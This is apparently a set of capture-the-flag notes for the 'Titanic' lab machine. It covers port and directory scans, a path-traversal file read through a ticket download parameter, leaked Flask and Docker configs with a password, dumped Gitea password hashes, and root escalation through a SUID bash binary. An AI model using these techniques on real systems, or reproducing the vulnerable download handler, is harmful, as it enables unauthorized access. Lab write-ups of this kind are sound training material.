General

IP == 10.10.11.55

RUSTSCAN
PORT   STATE SERVICE REASON   VERSION
22/tcp open ssh   syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 73:03:9c:76:eb:04:f1:fe:c9:e9:80:44:9c:7f:13:46 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGZG4yHYcDPrtn7U0l+ertBhGB-gjIeH9vWnZcmqH0cvmCNvdcDY/ItR3tdB4yMJp0ZTth5itUVtlJJGHRYAZ8Wg=
| 256 d5:bd:1d:5e:9a:86:1c:eb:88:63:4d:5f:88:4b:7e:04 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIDT1btWpkcbHWpNEEqICTtbAcQQitzOiPOmc3ZE0A69Z

80/tcp open http   syn-ack ttl 63 Apache httpd 2.4.52
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://titanic.htb/
Service Info: Host: titanic.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

DOMAINS
titanic.htb
dev.titanic.htb

PORT 22 (SSH)


22/tcp open ssh   syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 73:03:9c:76:eb:04:f1:fe:c9:e9:80:44:9c:7f:13:46 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGZG4yHYcDPrtn7U0l+ertBhGB-gjIeH9vWnZcmqH0cvmCNvdcDY/ItR3tdB4yMJp0ZTth5itUVtlJJGHRYAZ8Wg=
| 256 d5:bd:1d:5e:9a:86:1c:eb:88:63:4d:5f:88:4b:7e:04 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIDT1btWpkcbHWpNEEqICTtbAcQQitzOiPOmc3ZE0A69Z

developer:[redacted]

PORT 80 (HTTP)

80/tcp open http   syn-ack ttl 63 Apache httpd 2.4.52
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://titanic.htb/
Service Info: Host: titanic.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

LANDING PAGE




GOBUSTER SCAN


```
gobuster dir -u http://titanic.htb/ -w /usr/share/seclists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://titanic.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/book                 (Status: 405) [Size: 153]
/download             (Status: 400) [Size: 41]
/server-status        (Status: 403) [Size: 276]
```

```
Progress: 4734 / 4735 (99.98%)
===============================================================
Finished
===============================================================
```

LFI VIA BOOKING TICKET DOWNLOAD REQUEST




/etc/hosts



NEW WEBPAGE
“dev.titanic.htb”

dev.titanic.htb

LANDING PAGE



Found the “Developers” git page with the main sites config page

app.py

```
from flask import Flask, request, jsonify, send_file, render_template, redirect, url_for,
Response
import os
import json
from uuid import uuid4

app = Flask(__name__)

TICKETS_DIR = "tickets"

if not os.path.exists(TICKETS_DIR):
    os.makedirs(TICKETS_DIR)

@app.route('/')
def index():
        return render_template('index.html')

@app.route('/book', methods=['POST'])
def book_ticket():
    data = {
            "name": request.form['name'],
            "email": request.form['email'],
            "phone": request.form['phone'],
            "date": request.form['date'],
            "cabin": request.form['cabin']
    }

    ticket_id = str(uuid4())
    json_filename = f"{ticket_id}.json"
    json_filepath = os.path.join(TICKETS_DIR, json_filename)
```

```
        with open(json_filepath, 'w') as json_file:
        json.dump(data, json_file)

        return redirect(url_for('download_ticket', ticket=json_filename))

@app.route('/download', methods=['GET'])
def download_ticket():
    ticket = request.args.get('ticket')
        if not ticket:
                return jsonify({"error": "Ticket parameter is required"}), 400

    json_filepath = os.path.join(TICKETS_DIR, ticket)

        if os.path.exists(json_filepath):
                return send_file(json_filepath, as_attachment=True, download_name=ticket)
        else:
                return jsonify({"error": "Ticket not found"}), 404

if __name__ == '__main__':
    app.run(host='127.0.0.1', port=5000)
```


GITEA DOCKER YAML FILE

```
version: '3'

services:
    gitea:
        image: gitea/gitea
        container_name: gitea
        ports:
      - "127.0.0.1:3000:3000"
      - "127.0.0.1:2222:22"             # Optional for SSH access
        volumes:
      - /home/developer/gitea/data:/data # Replace with your path
        environment:
      - USER_UID=1000
      - USER_GID=1000
        restart: always
```

MYSQL DOCKER YAML FILE

```
version: '3.8'

services:
    mysql:
        image: mysql:8.0
        container_name: mysql
        ports:
      - "127.0.0.1:3306:3306"
        environment:
            MYSQL_ROOT_PASSWORD: [redacted]
            MYSQL_DATABASE: tickets
            MYSQL_USER: sql_svc
            MYSQL_PASSWORD: sql_password
        restart: always
```

GITEA.DB FILE LOCATION



USERS

id	lower_name	name	full_name	email	keep_ il_priv
1	administrator	administrator		root@titanic.htb	0
2	developer	developer		developer@titanic.htb	0
3	test	test		test@test.es	0
4	snick	snick		snick@titanic.htb	0
5	devy	devy		debrick@coll.com	0

administrator:

qOWDUWcCNLfwGOyQGrJIHyYDEfF0BcTY=
developer:sha256:50000:i/
PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/
F2+8wvxaCYZJjRE6llM+1Y=
test:sha256:50000:mHisOZXAE9lTS0rfMFJxfA==:UUqlKq4wcp7b1xhZlp57rxtR0FC19U3xTPjJU8wIgLRH-
MtWd+Crj+h8dvyROBPZjUnk=
snick:sha256:50000:xeAWcVMWQl0tAZuFNVS9nQ==:d8/3f9m/fAziaVsNrScOFdDO/
Fzmx1M+ECCNx6mA4awMvVSavlP3fY2YJnOH4i8bmkg=
devy:sha256:50000:qZkEa2Zvw2oy1qpoJpNsvw==:l/
NzgHOJSl9b+UwFz5bA4YJfIDp0wyaOXEwSK5KWi1V79P0DGN/LBKvpoD3TbeiCqvw=
administrator:sha256:50000:LRSeX70bIM8x2z48aij8mw==:y6IMz5J9OtBWe2gWFzLT+8oJjOiGu8kjtAY-
qOWDUWcCNLfwGOyQGrJIHyYDEfF0BcTY=
developer:sha256:50000:i/
PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/
F2+8wvxaCYZJjRE6llM+1Y=
test:sha256:50000:mHisOZXAE9lTS0rfMFJxfA==:UUqlKq4wcp7b1xhZlp57rxtR0FC19U3xTPjJU8wIgLRH-
MtWd+Crj+h8dvyROBPZjUnk=
snick:sha256:50000:xeAWcVMWQl0tAZuFNVS9nQ==:d8/3f9m/fAziaVsNrScOFdDO/
Fzmx1M+ECCNx6mA4awMvVSavlP3fY2YJnOH4i8bmkg=
devy:sha256:50000:qZkEa2Zvw2oy1qpoJpNsvw==:l/
NzgHOJSl9b+UwFz5bA4YJfIDp0wyaOXEwSK5KWi1V79P0DGN/LBKvpoD3TbeiCqvw=

developer: worked on ssh

PRIVESC

SUIDS

```
find /  -perm -u=s -type f 2>/dev/null
/snap/core20/2434/usr/bin/chfn
/snap/core20/2434/usr/bin/chsh
/snap/core20/2434/usr/bin/gpasswd
/snap/core20/2434/usr/bin/mount
/snap/core20/2434/usr/bin/newgrp
/snap/core20/2434/usr/bin/passwd
/snap/core20/2434/usr/bin/su
/snap/core20/2434/usr/bin/sudo
/snap/core20/2434/usr/bin/umount
/snap/core20/2434/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/2434/usr/lib/openssh/ssh-keysign
/snap/snapd/23545/usr/lib/snapd/snap-confine
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/su
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/umount
```

```
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/mount
/usr/bin/bash
/usr/bin/fusermount
```
3

Simple privesc with bash

/usr/bin/bash -p